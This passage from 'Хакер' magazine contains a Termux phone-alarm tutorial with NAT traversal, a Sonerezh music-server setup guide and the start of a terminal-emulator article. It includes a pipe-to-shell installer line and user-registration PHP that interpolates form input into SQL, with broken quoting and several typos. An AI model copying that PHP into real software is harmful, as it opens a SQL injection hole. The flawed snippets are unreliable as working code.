Функция `nat_tarversal` первым делом вызывает функцию `get_ip_info` модуля `pystun3`, которая вернет три значения: тип NAT, внешний IP-адрес и внешний порт, соответствующий нашему внутреннему порту LPORT. После определения внешнего IP-адреса и порта на обоих телефонах необходимо произвести обмен этой информацией между устройствами. Для этого будем выводить в консоль результат работы функции `get_ip_info` в виде QR-кода.

В этом нам поможет установленная ранее утилита qrencode. После вывода QR-кода будем ожидать данных о втором устройстве в буфере обмена. Для этого предварительно очистим его с помощью `termux-clipboard-set ''`. Если в течение примерно минуты в буфере не появится нужных данных, то функция выведет ошибку и завершит работу программы. Таким образом, чтобы соединить по сети два наших устройства, на каждом из них после запуска программы необходимо с помощью сканера прочитать QR-код с экрана другого телефона.

Для этих целей можешь использовать опенсорсный сканер с F-Droid или скачать аналог с Play Market. В настройках приложения поставь галочки «Копировать в буфер обмена» и «Автозапуск сканера» для удобства использования. Недостаток данного метода в том, что в момент подключения оба устройства должны располагаться рядом, чтобы иметь возможность отсканировать QR-коды. Ты без труда можешь использовать любой другой канал для обмена, например СМС с помощью команд `termux-sms-send` и `termux-sms-list`.

Если данные о втором хосте были успешно прочитаны из буфера обмена, попытаемся установить соединение с указанным хостом в течение минуты. Для этого периодически будем отправлять в адрес второго хоста UDP-пакеты со строкой NAT. Первые отправленные пакеты с одного из устройств (клиента или сервера) сначала не будут достигать назначения, поскольку в таблице NAT на принимающей стороне еще нет правила, определяющего, куда передавать пришедшие пакеты. Но как только со второй стороны будет передан хотя бы один пакет, двусторонняя связь будет установлена. Функция `nat_traversal` отчитается об этом выводом сообщения Connection established with host:port и вернет в основную программу адрес и порт удаленного хоста, а также созданный ею сокет.

Стоит сказать, что соединение устройств «напрямую», минуя промежуточные хосты, часто используется в IP-телефонии, например когда ты говоришь по WhatsApp. Такой подход позволяет снизить нагрузку на сервер, а также существенно уменьшить сетевой маршрут для пакетов данных.

В основной программе вызываем функцию `termux-wake-lock`, которая предотвращает «засыпание» приложения Termux. Затем создадим сокет, используя пару `RHOST:RPORT`, а если она не задана, то вызовем только что написанную функцию `nat_traversal()`:

```
os.system('termux-wake-lock')

if RHOST and RPORT:
  sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
else:
  RHOST, RPORT, sock = nat_traversal()
```

Далее добавим в клиентскую часть программы функцию для получения значения ускорения.

```
def sensor_get():
  one_measure = ''
  while not one_measure:
    for i in range(9):
     one_measure += p.stdout.readline().decode('utf-8')
     if one_measure == '{}\n':
       one_measure = ''
       break
    if one_measure:
      data = json.loads(one_measure)
      a = data[SENSOR_NAME]['values']
  return a
```

Функция `sensor_get()` получает значение ускорения из стандартного вывода команды `termux-sensor`, которую мы запустим в отдельном потоке:

```
os.system('termux-sensor -c')
p = Popen(['/data/data/com.termux/files/usr/bin/termux-sensor', '-s',
SENSOR_NAME, '-d', str(ACCELEROMETER_DELAY)], stdin=PIPE, stdout=PIPE
)
```

Вызов `termux-sensor -c` подготовит датчики в случае, если раньше работа с ними была завершена некорректно.

Далее в бесконечном цикле мы будем получать `AVERAGE` измерений с датчика ускорения и каждый раз будем вычислять `da` — разницу текущего и предыдущего значений (если быть точным, `da` — это квадрат разности векторов ускорений: текущего и предыдущего). Вычисленные значения `da` будем складывать в переменную `acceleration`. Если после усреднения (`acceleration /= AVERAGE`) ускорение превысит предел, заданный в `ACCELERATION_THRESHOLD`, то на сервер будет отправлена строка ALARM и сделана задержка, чтобы дать серверу время отреагировать на пришедшее сообщение.

Если же с телефоном ничего не происходит, то все равно по прошествии времени `KNOCK_DELAY` мы будем отправлять на сервер строку KNOCK, чтобы он «знал», что сигнализация и сеть работают исправно. В случае прямого соединения устройств периодическая отправка пакетов на сервер, кроме всего прочего, необходима, чтобы из таблицы NAT провайдера не исчезло правило трансляции, созданное функцией `nat_traversal`. В ответ сервер будет отправлять сообщение OK, которое также служит для поддержания правила NAT на другой стороне.

```
a_prev = sensor_get()
print('sensor ready!')
t_prev = time.time()

while True:
  try:
    acceleration = 0
    for i in range(AVERAGE):
      a = sensor_get()
      da = sum( (ai - a_prev_i)**2 for ai, a_prev_i in zip(a, a_prev)
)
      acceleration += da
      a_prev = a
    acceleration /= AVERAGE
    if acceleration > ACCELERATION_THRESHOLD:
      sock.sendto(b'ALARM\n', (RHOST, RPORT))
      print('ALARM')
      time.sleep(DELAY_AFTER_ALARM)
    t_cur = time.time()
    if t_cur - t_prev > KNOCK_DELAY:
      sock.sendto(b'KNOCK\n', (RHOST, RPORT))
      print('KNOCK')
      t_prev = t_cur
  except KeyboardInterrupt:
    break
p.send_signal(2)
sock.close()
```

Завершить работу программы можно, нажав Ctrl + C. После чего мы выйдем из бесконечного цикла чтения данных с датчика ускорения, а процессу, опрашивающему датчик, будет послан сигнал `2 (SIGINT)`.

На этом клиентская программа завершена. Осталось написать серверную часть, которую мы назовем `server_alarm.py`.

СЕРВЕРНАЯ ЧАСТЬ

Начнем с импорта модулей и задания констант.

```
#!/data/data/com.termux/files/usr/bin/env python3

import threading
import socket
import time
import os
from nat import nat_traversal

LPORT =  0
LHOST = '0.0.0.0'
WAIT_FOR_KNOCK_TIME = 15

DIR_NAME = '/data/data/com.termux/files/home/alarm/'
ALARM_FILE_NAME = 'alarm_short.mp3'
LINK_LOSS_FILE_NAME = 'link_loss.mp3'
LINK_RESTORE_FILE_NAME = 'link_restored.mp3'

KNOCK_FLAG = 0
KNOCK_WARN = 1
```

Здесь, по аналогии с клиентской программой, можешь задать `LPORT`, отличный от нуля, и `LHOST = '0.0.0.0'`, тогда сервер будет слушать заданный порт на всех сетевых интерфейсах. Либо оставь `LPORT` нулевым, тогда будет вызвана функция `nat_traversal`. Параметр `WAIT_FOR_KNOCK_TIME` задает интервал, в течение которого должен поступить очередной пакет KNOCK от клиента. Если пакет не придет вовремя, будет сделано оповещение, что связь с клиентской программой потеряна.

Параметр `DIR_NAME` задает путь к папке со звуковыми файлами, а `ALARM_FILE_NAME`, `LINK_LOSS_FILE_NAME` и `LINK_RESTORE_FILE_NAME` — названия самих файлов для оповещения о тревоге, потере и восстановлении связи соответственно.

Скриншот с телефона, на котором работает серверный скрипт

Принимать UDP-пакет будем в отдельном потоке. Для этого создадим класс — наследник `threading.Thread`:

```
class UDP_receive(threading.Thread):
  def run(self):
    global KNOCK_FLAG
    while True:
      data, addr = sock.recvfrom(1024)
      if data == b'KNOCK\n':
        print(data.decode('utf-8'), end = '')
        KNOCK_FLAG = 0
        sock.sendto(b'OK\n', addr)
      elif data == b'ALARM\n':
        print(data.decode('utf-8'), end = '')
        sock.sendto(b'OK\n', addr)
        os.system('termux-media-player play ' + DIR_NAME +
ALARM_FILE_NAME)
      else:
        print('Unknown data:')
        print(data.decode('utf-8'))
```

В случае приема сообщения KNOCK будем очищать флаг `KNOCK_FLAG`, а в случае получения ALARM сразу бить тревогу: воспроизводить файл со звуком сирены с помощью команды `termux-media-player play`.

В основной части программы вызовем `termux-wake-lock`, чтобы в фоне или при выключенном экране наше приложение оставалось активно. Создадим сокет и поток, в котором будем его слушать.

```
os.system('termux-wake-lock')

if LHOST and LPORT:
  sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  sock.bind((LHOST, LPORT))
else:
  RHOST, RPORT, sock = nat_traversal()

thread = UDP_receive()
thread.start()
```

Далее создадим основной цикл программы, выйти из которого можно с помощью комбинации Ctrl + C.


```
print('Starting alarm server... ')
while True:
  try:
    KNOCK_FLAG = 1
    time.sleep(WAIT_FOR_KNOCK_TIME )
    if KNOCK_FLAG:
      KNOCK_WARN = 1
      print('Связь потеряна')
      os.system('termux-media-player play ' + DIR_NAME +
LINK_LOSS_FILE_NAME)
    else:
      if KNOCK_WARN:
        KNOCK_WARN = 0
        print('Связь установлена')
        os.system('termux-media-player play ' + DIR_NAME +
LINK_RESTORE_FILE_NAME)
  except KeyboardInterrupt:
    break

sock.close()
os.kill(thread._native_id, 15)
```

Флаг `KNOCK_WARN` устанавливается, если пользователь уже был оповещен о потере связи. Когда связь восстановится (если придет очередной пакет KNOCK), пользователь получит сообщение об этом. В конце программы закроем сокет и «убьем» процесс `UDP_receive()`.

Все, обе части программы готовы. Копируй их на телефоны, не забыв дать права на выполнение командами `chmox +x client_alarm.py` и `chmod +x server_alarm.py`. Также запиши на оба устройства файл `nat.py`, а в папку `DIR_NAME` на телефоне-сервере положи звуки тревоги и оповещений. Можешь сохранить программы в папку `.shortcuts`, предварительно ее создав:

```
mkdir -p /data/data/com.termux/files/home/.shortcuts
chmod 700 -R /data/data/com.termux/files/home/.shortcuts
```

В таком случае можно будет поместить на рабочий экран телефона виджет с нашей программой для быстрого запуска. Для этого воспользуйся меню настройки виджетов в твоем телефоне.



Примеры двух Termux-виджетов для быстрого запуска программ

ВЫВОДЫ

Думаю, ты убедился, что Termux в умелых руках — это мощный инструмент для программирования Android-смартфона. Код программ и звуковые файлы я выложу на GitHub. Используй их как готовое решение или дополни нужными возможностями. Например, с помощью `termux-location` получай GPS-координаты и отправляй их на сервер. Либо используй вместо датчика ускорения датчик освещенности или приближения.

Кроме того, можно в случае тревоги делать фото с камеры (для этого есть скрипт `termux-camera-photo`). А также совершать звонок на заданный номер телефона, используя `termux-telephony-call`, или отправлять SMS (`termux-sms-send`). Прямой способ соединения устройств, находящихся за NAT, можешь смело использовать в других своих сетевых приложениях. В общем, давай волю своей фантазии и не бойся экспериментировать. Удачи!

Денис Колисниченко
Постоянный автор журнала «Хакер»
dhsilabs@gmail.com

ПОЕЗДКА В SONEREZH

ПОДНИМАЕМ СЕРВЕР ДЛЯ СТРИМИНГА МУЗЫКИ

Сегодня почти никто не скачивает музыку для прослушивания — на смену MP3-библиотекам пришли стриминговые сервисы вроде YouTube Music, Apple Music и Spotify. Они очень удобные, правда в большинстве своем — платные. А что, если запустить свой собственный, персональный стриминговый сервис, без абонентской платы и рекламы, зато с блек-джеком и блек-металом? Если идея тебе понравилась, то в этой статье я подробно расскажу, как это сделать.

Меломаны знают, что составлять MP3-коллекцию — довольно трудоемкое занятие: нужно найти сайт с музыкой, скачать композиции (как правило, загружается только одна композиция за один раз), попытаться воспроизвести, обнаружить, что есть проблемы с отображением ID3-тегов или с форматом, преобразовать эти файлы, чтобы их можно было воспроизводить в любимом проигрывателе... В общем, нужно потратить много времени. Стриминг-сервисы решают эти проблемы: нашел нужные композиции, добавил их в плейлист — и наслаждаешься воспроизведением. Собственно, незачем обо всем этом рассказывать — все и так всё понимают. Лучше покажу, как создать собственный стриминг-сервис.

ИСПОЛЬЗУЕМ ГОТОВОЕ

Очевидно, мы не будем писать собственный сервис с нуля. Вместо этого предлагаю установить бесплатное приложение Sonerezh, позволяющее организовать полноценный многопользовательский стриминг-сервис. Приложение написано на PHP, а поэтому его исходный код полностью открыт. Настройка сервиса будет продемонстрирована на базе Ubuntu 21.10 — последней версии убунты на данный момент.

Как обычно, устанавливаем суповой набор — Apache, MySQL, PHP:

```
sudo apt install apache2
sudo a2enmod rewrite
sudo apt install mysql-server
```

Вторая команда включает `mod_rewrite` — чтобы ты потом не ломал голову, почему перезапись URL не работает. А вот с установкой PHP будет сложнее, чем обычно. Дело в том, что в состав Ubuntu 21.10 входит PHP 8.0, но Sonerezh на этой версии работать отказался, поэтому установим сразу проверенную версию — 7.2. Пусть она и не самая новая, зато все гарантированно будет работать.

Вводим команды:

```
sudo apt-get install software-properties-common
sudo add-apt-repository ppa:ondrej/php -y
```

Скорее всего, ты с ними знаком. А если нет, то они добавляют репозиторий `ppa:ondrej/php`, содержащий различные версии PHP. Далее устанавливаем PHP и необходимые расширения:


```
sudo apt-get install php7.2 php7.2-mysql php7.2-intl php7.2-cli php7.2-gd php7.2-mbstring php-pear php7.2-curl php7.2-mysqlnd php7.2-mcrypt git ffmpeg
```

Версию PHP нужно указывать обязательно, иначе установится 8-я версия из дефолтного репозитория Ubuntu. Пакеты `git` и `ffmpeg`, хотя и не имеют отношения к PHP, пригодятся для нормальной работы и обновления Sonerezh.


Теперь будем все это настраивать. Первым делом нужно создать пользователя БД. Процедура стандартная. Сначала вводим команду

```
sudo mysql_secure_installation
```

Этот скрипт выполняет минимальную настройку безопасности сервера БД — чтобы тебя никто не хакнул. Хакнуть все равно хакнут, но так ты не позволишь сделать это первому попавшемуся школьнику. Что отвечать на вопросы скрипта, показано на следующих скринах.



Безопасная настройка MySQL



Безопасная настройка MySQL. Продолжение

Затем нужно создать базу данных для Sonerezh и пользователя для этой БД:

```
mysql -u root -p
```

После того как увидишь приглашение `mysql>`, введи следующие команды:

```
create database sonerezh;
create user sonerezh@localhost identified by 'Secret2022';
grant all on sonerezh.* to sonerezh@localhost;
alter user sonerezh@localhost identified with mysql_native_password by 'Secret2022';
flush privileges;
exit
```

Несколько замечаний. Во-первых, если ты думаешь, что зря все это читаешь, поскольку в сети где-то лежит мануал по настройке Sonerezh, то нет, не зря: в нем есть ошибка, связанная с использованием старой версии MySQL (до версии 5.7). В новой версии приведенные в том руководстве операторы работать не будут. Во-вторых, здесь я задал одинаковое имя для базы данных и пользователя — это необязательно. Ты можешь указать различные имена, как тебе будет угодно. Пароль для нового пользователя (`Secret2022_`), разумеется, нужно указать другой. В-третьих, оператор `alter user` нужен, если у тебя MySQL 8.0 (в Ubuntu 21.10 как раз эта версия), иначе ты не сможешь подключиться к БД через PHP, следовательно, и Sonerezh не сможет это сделать. Этого тоже, кстати, в официальном мануале нет.

С MySQL все. Теперь перейдем к Apache и PHP. Открой файл `/etc/php/7.2/apache2/php.ini`. Найди в нем директиву memory_limit и измени ее таким образом:

```
memory_limit = 256M;
```

С помощью этого действия мы выделяем память, доступную PHP-скриптам, выполняемым модулем Apache. 256 Мбайт пока будет достаточно, в будущем, возможно, это значение придется увеличить. Все зависит от нагрузки на твой стриминг-сервис и размера его медиатеки.

Создай в каталоге `/var/www/html` файл `info.php` со следующим контентом:

```
<?php
phpinfo();
?>
```

Перезапусти «Апач»:

```
sudo systemctl restart apache2
```

Открой браузер и введи URL `http://localhost/info.php`. Если ты увидишь то же самое, что показано на скриншоте ниже, значит, ты все сделал правильно. Особое внимание удели версии PHP — она должна быть 7.2. На всякий случай убедись, что значение директивы `memory_limit` (оно приводится в выводе скрипта `info.php`) применилось.

УСТАНОВКА SONEREZH И ИМПОРТ МУЗЫКИ

Теперь наш сервер полностью готов для установки самого стриминг-приложения. Введи следующие команды:


```
cd /var/www/html
sudo rm *
wget https://github.com/Sonerezh/sonerezh/releases/download/v1.2.6/sonerezh-1.2.6.zip
unzip sonerezh-1.2.6.zip
```

Также нам понадобится папка `music` для хранения музыки. Создадим ее в папке `sonerezh`, но в реальном проекте лучше выделить для хранения медиатеки папку за пределами `DocumentRoot`:


```
sudo mkrdir /var/www/html/sonerezh/music
```

Не забываем изменить права доступа:

```
cd /var/www
sudo chown -R www-data:www-data *
```



Сервер готов к установке Sonerezh



Репозиторий клонирован


Теперь нужно немного настроить Apache. Если хочешь попробовать Sonerezh на локальном узле (или в виртуалке), измени значение `DocumentRoot` и добавь директиву `Directory` в файле `/etc/apache2/sites-available/000-default.conf`:

```
DocumentRoot /var/www/html/sonerezh
<Directory /var/www/html/sonerezh/>
Options FollowSymLinks
AllowOverride All
</Directory>
```


Если же у тебя VDS и есть доменное имя, не забудь указать директиву ServerName (пусть это будет `example.com`):

```
ServerName example.com
```


После этого снова перезапусти Apache. Открой браузер и введи или `http://localhost` (если ты собираешь проект на локальном сервере), или `http://твое_доменное_имя` (если ты используешь VDS). Ты увидишь страничку инсталлятора. Укажи данные для доступа к базе данных, а также данные для входа и папку, в которой будет храниться музыка.



Доступ к БД



Данные для входа и папка с музыкой



Вход в Sonerezh

Ты увидишь экран для доступа к Sonerezh. Не спеши входить. Сначала загрузим немного музыки. Помести музыкальные файлы в папку `/var/www/html/sonerezh/music`. Файлы могут быть организованы в папки. Если файлов не очень много, тогда все действия мы можем выполнять в админке. А вот если медиатека приличная, то лучше все делать через консоль — хотя бы по той причине, что в настройках PHP обычно нет ограничения на время выполнения консольных скриптов.

Импортировать один файл можно так:

```
sonerezh/app $ Console/cake sonerezh import /home/user/Music/file.mp3
```


Для импорта всей папки используется другая команда:

```
sonerezh/app $ Console/cake sonerezh import /home/user/Music/an-album
```


Для рекурсивного импорта нужно добавить параметр `-r`:

```
sonerezh/app $ Console/cake sonerezh import -r /home/user/Music
```

Конечно, можно зайти в Sonerezh, нажать значок с шестеренкой, а затем — кнопку Database update. После обновления базы данных ты увидишь список альбомов и исполнителей. Дальше ты можешь работать с приложением как с обычным стриминг-сервисом: создавать плейлисты, слушать музыку. Думаю, на этом не стоит останавливаться.




Настройки Sonerezh



Список альбомов и исполнителей

СОЗДАНИЕ НОВЫХ ПОЛЬЗОВАТЕЛЕЙ

Экран Users позволяет добавить новых пользователей. Существенный недостаток Sonerezh состоит в том, что пользователи не могут зарегистрироваться сами. Предполагается, что админ зарегистрирует пользователя и передаст ему данные для входа.



Экран Users

Но это немного не вписывается в концепцию полноценного онлайн-сервиса. К счастью, делу легко помочь. Зарегистрировать нового пользователя в Sonerezh можно с помощью следующего PHP-кода:

```
$email = filter_input(INPUT_POST, 'email', FILTER_SANITIZE_MAGIC_QUOTES);
$password = filter_input(INPUT_POST, 'password', FILTER_SANITIZE_MAGIC_QUOTES);
$crypted = _crypt($password, false);
$sql = "insert into users values(0, "$email", "$crypted", "user", "", "")";
$result = $mysqli->query($sql) or die('mysql error');
```

Этот код получает из формы email и пароль пользователя, шифрует пароль с помощью функции `_crypt()` и добавляет пользователя в БД. Код функции `_crypt()` выглядит следующим образом:

```
function _crypt($password, $salt = false) {
  global $hashCost;

  if ($salt === false || $salt === null || $salt === '') {
    $salt = _salt(22);
    $salt = vsprintf('$2a$%02d$%s', array($hashCost, $salt));
  }

  $invalidCipher = (
    strpos($salt, '$2y$') !== 0 &&
    strpos($salt, '$2x$') !== 0 &&
    strpos($salt, '$2a$') !== 0
  );
  if ($salt === true || $invalidCipher || strlen($salt) < 29) {
    trigger_error(__d(
      'cake_dev',
      'Invalid salt: %s for %s Please visit http://www.php.net/crypt and read the appropriate section for building %s salts.',
      array($salt, 'blowfish', 'blowfish')
    ), E_USER_WARNING);
    return '';
  }
  return crypt($password, $salt);
}
```

Эта функция использует две константы и функцию `_salt()`:

```
$csalt = 'q2ud6iFBWj33lWc5LE69GaytEO7eBhaBXCTcOj93';
$hashCost = 10;

function _salt($length = 22) {
  global $csalt;

  $salt = str_replace(
    array('+', '='),
    '.',
    base64_encode(sha1(uniqid($csalt, true), true))
  );
  return substr($salt, 0, $length);
}
```

Значение `$csalt` можно подсмотреть в файле `sonerezh/app/config/Ciphers.php`. Переменная `$hashCost` обычно равна 10, но ее значение можно перепроверить в файле `sonerezh/app/Vendor/cakephp/cackephp/lib/Cake/Utility/Security.php`.

РУСИФИКАЦИЯ SONEREZH

Язык приложения задается в файле `app/Config/bootstrap.php`:

```
/**
 * Default application language
 */
Configure::write('Config.language', 'ru');
```


Измени это значение на `ru`, затем перейди в каталог `app/Locale` и создай каталог `ru`, в который нужно добавить файл `default.po`. Этот файл можно создать самостоятельно с помощью Poedit или обычного текстового редактора. Также его можно скачать с нашего сайта. Сразу предупреждаю: перевод неполный и делался исключительно для себя.

Вроде бы все. Теперь у тебя есть собственный стриминг-сервис. После некоторой обработки «напильником» получится очень даже ничего, но знать PHP для этого просто необходимо.

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ

Арам Древекенин
https://twitter.com/im_snif



Терминал используется как средство управления операционными системами на протяжении многих лет и не утратил актуальность. Существует множество ресурсов, рассказывающих о внутренней кухне терминалов, но многие из них затрагивают тему довольно поверхностно или углубляются в весьма специфические области. Я постарался перекинуть мост через этот овраг и написал введение в использование эмулятора терминала в качестве платформы для разработки.


INFO

Это перевод статьи Арама Древекенина Anatomy of a Terminal Emulator, дополненный врезками от редакции «Хакера». Перевод и текст врезок — Юрий Язев.

В статье мы поговорим о разных частях терминала и о том, как они взаимодействуют, напишем небольшую прогу для чтения ввода в командной строке и рассмотрим, как она интерпретирует команды. Затем мы обсудим, как создать пользовательский интерфейс в терминальном приложении. И в конце концов увидим, как можно использовать все это ради шутки.

Примеры кода я привел на языке Rust, в то же время я буду стараться делать их как можно проще и короче, чтобы даже незнакомому с Rust программисту было все понятно. Кроме того, я подробно опишу значимые части кода. Мы рассмотрим работу эмулятора терминала в Linux, но с таким же успехом ты можешь применить сведения в любой другой Unix-подобной системе (например, в macOS).

Материал рассчитан на новичков в разработке терминальных приложений, тем не менее я старался сделать его полезным и для ветеранов разработки приложений командной строки.



Установка Rust

Чтобы установить Rust в Linux или macOS, надо выполнить в командной строке следующую команду:

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
```

В macOS ее выполнение проходит без сучка, без задоринки. Однако в Linux могут возникнуть разные проблемы, например связанные с отсутствием `curl`. Если ты не хочешь тратить время на их решение, можешь установить Rust из официального репозитория системы. С 20-й версии Ubuntu среди ее пакетов есть Rust. В этом случае в командной строке надо набрать следующее:

```
sudo apt install rustc
```

Cargo

Вместе с компилятором языка Rust устанавливается система сборки Cargo. Ее используют, чтобы управлять проектами, а кроме этого, она играет роль пакетного менеджера. С ее помощью создаются, объединяются, строятся проекты и скачиваются зависимые библиотеки.

Чтобы создать проект, набери в консоли `cargo new HelloRust`.

В результате будет создан проект с таким содержимым.

Содержимое папки с проектом

Исходный код программы HelloRust содержится в файле `main.rs`, который, в свою очередь, находится в папке `src`.

Файл `Cargo.toml` содержит метаданные описания проекта:

```
[package]
name = "HelloRust"
version = "0.1.0"
edition = "2022"

[dependencies]
```

Кроме того, в нем указываются библиотеки, используемые для компиляции программы (ниже ключевого слова `[dependencies]`). Все рассматриваемые в статье примеры обращаются к либе `nix = "0.17.0"`.

Чтобы скомпилировать пример, надо выполнить команду `cargo build`, находясь в папке с проектом. А чтобы запустить проект на выполнение, нужно набрать команду `cargo run`. Она не только запустит программу на выполнение, но и пересоберет ее, если в исходный код будут внесены изменения.

Где писать Rust-код?

В любой удобной для тебя IDE, поддерживающей подсветку синтаксиса. Это в идеальном случае. Плагины поддержки языка существуют для многих сред, например VS Code. Но можно воспользоваться абсолютно любым текстовым редактором. Это уже на твое усмотрение.

Если рассматриваемая тема тебе интересна, напиши об этом в комментарии. Мы подумаем над новыми статьями, посвященными этому языку.

РАЗНЫЕ ЧАСТИ ТЕРМИНАЛА

Время от времени эмулятор терминала называют командной строкой (оболочкой) или pty (псевдотерминалом). Для начала обсудим смысловую нагрузку этих названий и решим, в каких контекстах они могут использоваться.

Эмулятор терминала имеет длинную историю, но мы сконцентрируемся на тех вещах, которые подразумеваются под этим словом в наши дни. Как эмулятор терминала (gnome terminal, alacritty, rxvt-unicode), так и командная оболочка (bash, zsh, fish) представляют собой приложения, выполняемые под управлением операционной системы.


Эмулятор терминала — это графическое приложение, которое преобразует поступающие из командной оболочки данные и отображает их на экране. Обычно вывод текстовый, но могут быть исключения. Их мы рассмотрим дальше.

Командная оболочка (у нас распространено короткое название shell) предоставляет интерфейс к операционной системе, позволяет пользователю взаимодействовать с ее файловой системой, запускать процессы, а иногда — выполнять скрипты.

Эти две программы соединяются с помощью pty (pseudoterminal), который организует двунаправленный асинхронный канал связи между ними. В одном направлении pty передает данные от терминала к оболочке (STDIN), во втором — от оболочки к терминалу (STDOUT). Другими словами, когда пользователь вводит команды в терминал, последний пересылает их через канал STDIN псевдотерминала (pty) в оболочку. С другой стороны, когда оболочка готова показать пользователю результат на экране, она отправляет данные в терминал по каналу STDOUT псевдотерминала.

Как видно, у pty имеются две стороны. Мы будем называть их «первичная» и «вторичная», хотя в официальной документации они называются master и slave. На первичной стороне находится эмулятор терминала, на вторичной — командная оболочка. Тем не менее на вторичной стороне может располагаться любая программа, ожидающая подключения терминала, например Vim или Top.

Предлагаю взглянуть на картинку, демонстрирующую, как эта система работает в целом, на примере команды `ls`.



Процесс ls получает от операционной системы данные и передает их сначала командной оболочке, а та, в свою очередь, по каналу STDOUT pty эмулятору терминала

КАК ЭМУЛЯТОР ТЕРМИНАЛА ИНТЕРПРЕТИРУЕТ И ОТОБРАЖАЕТ ДАННЫЕ, ПОЛУЧЕННЫЕ ИЗ КОМАНДНОЙ ОБОЛОЧКИ?

